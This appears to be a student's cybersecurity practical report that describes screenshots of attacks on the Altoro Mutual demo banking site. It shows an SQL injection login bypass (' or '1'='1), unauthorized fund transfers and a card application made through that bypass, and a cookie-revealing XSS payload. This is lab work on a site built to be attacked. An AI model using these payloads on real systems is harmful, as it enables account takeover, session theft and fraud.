The screenshot shows a Firefox browser window titled "Altoro Mutual – Firefox Web Browser". The URL in the address bar is <https://demotestfire.net/bank/main.jsp>. The page content is a demo site for Altoro Mutual, featuring a green header with the Altoro Mutual logo and navigation links like "Sign Off", "Contact Us", "Feedback", and "Search". The main content area displays a "Hello Admin User" message, account details (800000 Corporate), and a congratulatory message about pre-approval for an Altoro Gold Visa. A sidebar on the left lists "I WANT TO ..." options such as "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", and "Customize Site Language". Another sidebar lists "ADMINISTRATION" options like "Edit Users". At the bottom, there's a footer with links to "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information for 2024 Altoro Mutual, Inc. A note at the bottom right says "This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features".

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

## 2. Applying for \$10000 worth Gold VISA without password (using SQL injection of : ' or '1'='1

The screenshot shows a Firefox browser window with the URL <https://demo.testfire.net/bank/apply.jsp>. The page is titled "Altoro Mutual Gold Visa Application". On the left sidebar, under "PERSONAL", there is a link labeled "Edit Users". In the main content area, there is a password input field containing "\*\*\*\*\*" and a "Submit" button. A mouse cursor is hovering over the "Submit" button. The status bar at the bottom right of the browser window displays the message "This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features".

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

The screenshot shows a Firefox browser window with the title bar "Altoro Mutual - Firefox Web Browser" and the URL "https://demo.testfire.net/bank/ccApply". The page content is a simulated banking application for a Gold Visa card. The header features the Altoro Mutual logo and navigation links like "Sign Off", "Contact Us", "Feedback", and "Search". A green banner at the top right says "DEMO SITE ONLY". The main area has tabs for "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" tab is active, showing a section titled "Altoro Mutual Gold Visa Application" with a message: "Your new Altoro Mutual Gold VISA with a \$10000 and 7.9% APR will be sent in the mail." On the left sidebar under "I WANT TO ...", there are links for "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", and "Customize Site Languages". Under "ADMINISTRATION", there is a link for "Edit Users". At the bottom, there are links for "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information: "Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd. All rights reserved." A note at the bottom right states: "This web application is open source! Get your copy from GitHub and take advantage of advanced features."

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

### 3. Transferring money without access (using SQL injection on login account first)

The screenshot shows a Firefox browser window with the URL <https://demo.testfire.net/bank/transfer.jsp>. The page is titled "Transfer Funds". On the left sidebar, under "I WANT TO ...", there is a link "Transfer Funds". The main form has fields for "From Account" (set to "800000 Corporate") and "To Account" (set to "4539082039396288 Credit Card"). The "Amount to Transfer" field contains the value "987654321". Below the form is a "Transfer Money" button. At the bottom of the page, there is a note: "The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/agescan/>".

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

The screenshot shows a Firefox browser window with the title "Altoro Mutual – Firefox Web Browser". The URL is https://demo.testfire.net/bank/doTransfer. The page displays a "Transfer Funds" form. The "From Account" dropdown is set to "800000 Corporate" and the "To Account" dropdown is also set to "800000 Corporate". The "Amount to Transfer:" field contains "9.87654321E9". A button labeled "Transfer Money" is visible. Below the form, a success message states: "9.87654321E9 was successfully transferred from Account 800000 into Account 453908203996288 at 8/11/24 4:09 AM." At the bottom of the page, there is a note: "The Altoro3 website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/assessapp/>. Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd. All rights reserved." A red arrow points from the success message to the note.

(Note : Only above 2 SQL injections possible where login part is there after which full access is there an no need for SQL injection, further attacks can be done)

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

#### 4. Getting access to cookie for session storage for future access using javascript injection : `<script>alert(document.cookie);</script>`

The screenshot shows a Firefox browser window with the title "Altoro Mutual - Firefox Web Browser". The URL in the address bar is <https://demo.testfire.net/bank/main.jsp>. The page itself is a demo banking application for "Altoro Mutual". The main content area displays a message: "Hello Admin User", "Welcome to Altoro Mutual Online.", "View Account Details: 800000 Corporate", and "Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply." On the right side of the page, there is a navigation bar with links like "Sign Off", "Contact Us", "Feedback", "Search", and a search bar containing the injected JavaScript code "script>alert(document.cookie);". Below the search bar, there is a button labeled "Go". A red arrow has been drawn from the search bar area to the injected code in the search bar.

**Name - Yash Lakhtariya**  
**Enrollment number - 21162101012**  
**Branch - CBA      Batch - 71**  
**CS Practical 2**

